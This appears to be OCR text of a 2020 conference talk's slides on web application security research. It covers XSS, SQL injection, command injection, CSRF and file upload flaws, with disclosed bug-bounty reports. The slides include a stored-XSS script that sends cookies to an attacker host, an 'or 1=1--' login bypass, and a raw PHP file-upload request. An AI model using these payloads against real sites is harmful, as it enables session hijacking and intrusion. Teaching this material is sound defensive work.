10
Sun

May
2020

07:35
PM

UTC+4

Mehemmed Rustamzadeh
Buglance

Modern Web Application Security Researching

Proudly supported by

ERPGO

kiss-conf

2 days, 13 speakers

Keep it stupid simple

https://kiss-conf.goupaz.com

Host: Nabi Nabizade

Kiss.Conf 2020

Modern Web Application Security Researching

Mahammad Rustamzadeh

Web Application Security Researcher

Kiss.Conf 2020


Agenda

- XSS
- SQL Injection
- Command injection and execution
- CSRF
- File uploads

Agenda


- XXE
- API security
  - Mass assignment
  - Broken Function Level Authorization (BFLA)
  - IDOR
  - SSRF

What is XSS?!



Types of XSS


- Reflected XSS (aka non-persistent XSS)
- Stored XSS (aka persistent XSS)
- DOM based XSS



The page at https:/[redacted] says:

reflected - owned

Session hijacking using Stored XSS




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Mr.Evil

Message *


```
<script type="text/javascript">document.location="http://192.168.0.48:5000/?c="+document.cookie;</script>
```

Impact and bounties




151 #438240 Reflected Cross site Scripting (XSS) on www.starbu

State	● Resolved (Closed)
Disclosed	March 8, 2019 6:04pm +0400
Reported To	Starbucks
Asset	www.starbucks.com (Domain)
Weakness	Cross-site Scripting (XSS) - Reflected
Bounty	$375



178 #485748 Stored XSS on reports.

State	● Resolved (Closed)
Disclosed	April 1, 2019 8:39pm +0400
Reported To	Twitter
Asset	mopub.com (Domain)
Weakness	Cross-site Scripting (XSS) - Stored
Bounty	$700




51 #391390 Stored XSS on activity


State	● Resolved (Closed)
Disclosed	August 15, 2018 12:29am +0400
Reported To	Shopify
Asset	your-store.myshopify.com (Domain)
Weakness	Cross-site Scripting (XSS) - Stored
Bounty	$2,000

Kiss.Conf 2020

What is SQL injection?!



```
"SELECT *
FROM users
WHERE login=$name
AND password = $pwd"
```



-: Administrator Login :-


Username : hi' or 1=1--

Password : ●●●●●●●●●●●●●

Types of SQL injection


- Classic
- Error based
- UNION based
- Blind SQL injection

Impact and bounties



674 #531051 SQL Injection Extracts Starbucks Enterprise Accounting, Financial, Payroll Database

State	● Resolved (Closed)	Severity	🟥 Critic
Disclosed	**August 6, 2019 9:51am +0400**	Participants	
Reported To	**Starbucks**	Visibility	Disclosed (
Asset	Other non domain specific items (Other)		
Weakness	SQL Injection		
Bounty	$4,000		




21 #488795 SQL injection on the https://[redacted]/

State	● Resolved (Closed)
Disclosed	**October 4, 2019 7:19pm +0400**
Reported To	**U.S. Dept Of Defense**
Weakness	SQL Injection


Command injection and execution?!

Impact and bounties




#303061 RCE using bash command injection on /system/images (toimitilat.lahitapiola.fi)

State	● Resolved (Closed)	Severity
Disclosed	**February 27, 2018 3:29pm +0400**	Participants
Reported To	**LocalTapiola**	Visibility
Asset	toimitilat.lahitapiola.fi (Domain)	
Weakness	OS Command Injection	
Bounty	$6,800	



524 #587854 Local files could be overwritten in GitLab, leading to remote command execution

State	● Resolved (Closed)	Severity	
Disclosed	**July 17, 2019 4:23am +0400**	Participants	
Reported To	**GitLab**	Visibility	Discl
Asset	gitlab.com (Domain)		
Weakness	Command Injection - Generic		
Bounty	$12,000		




2) A.com contains some images that are hosted on B.com, so when accessing A.com your browser makes request to B.com to download the images. The browser cookies that belong to B.com are sent along with the request.

1) User enters A.com

3) B.com sends contents to A.com


CSRF

What are impacts?



#419891 Cross-Site Request Forgery (CSRF) vulnerability on API endpoint allows account takeovers


State	● Resolved (Closed)	Severity	Hig
Disclosed	June 22, 2019 5:07am +0400	Participants	
Reported To	Khan Academy	Visibility	Disclosed
Weakness	Cross-Site Request Forgery (CSRF)		



#127703 [CRITICAL] Full account takeover using CSRF

State	● Resolved (Closed)
Disclosed	April 12, 2016 11:18pm +0400
Reported To	Badoo
Weakness	Cross-Site Request Forgery (CSRF)
Bounty	$852


File upload vulnerabilities




```
POST /FrogCMS/admin/?/plugin/file_manager/upload HTTP/1.1
Host: 127.0.0.1
Content-Length: 405
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarysbVd9Ar9CalxuTg4
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.170
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://127.0.0.1/FrogCMS/admin/?/plugin/file_manager
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=98ibualgoat8ih6hru9ftgv7f1
Connection: close

------WebKitFormBoundarysbVd9Ar9CalxuTg4
Content-Disposition: form-data; name="upload[path]"

/
------WebKitFormBoundarysbVd9Ar9CalxuTg4
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: text/php

<?php phpinfo();?>

------WebKitFormBoundarysbVd9Ar9CalxuTg4
Content-Disposition: form-data; name="commit"

Upload
------WebKitFormBoundarysbVd9Ar9CalxuTg4--
```

Impacts on systems

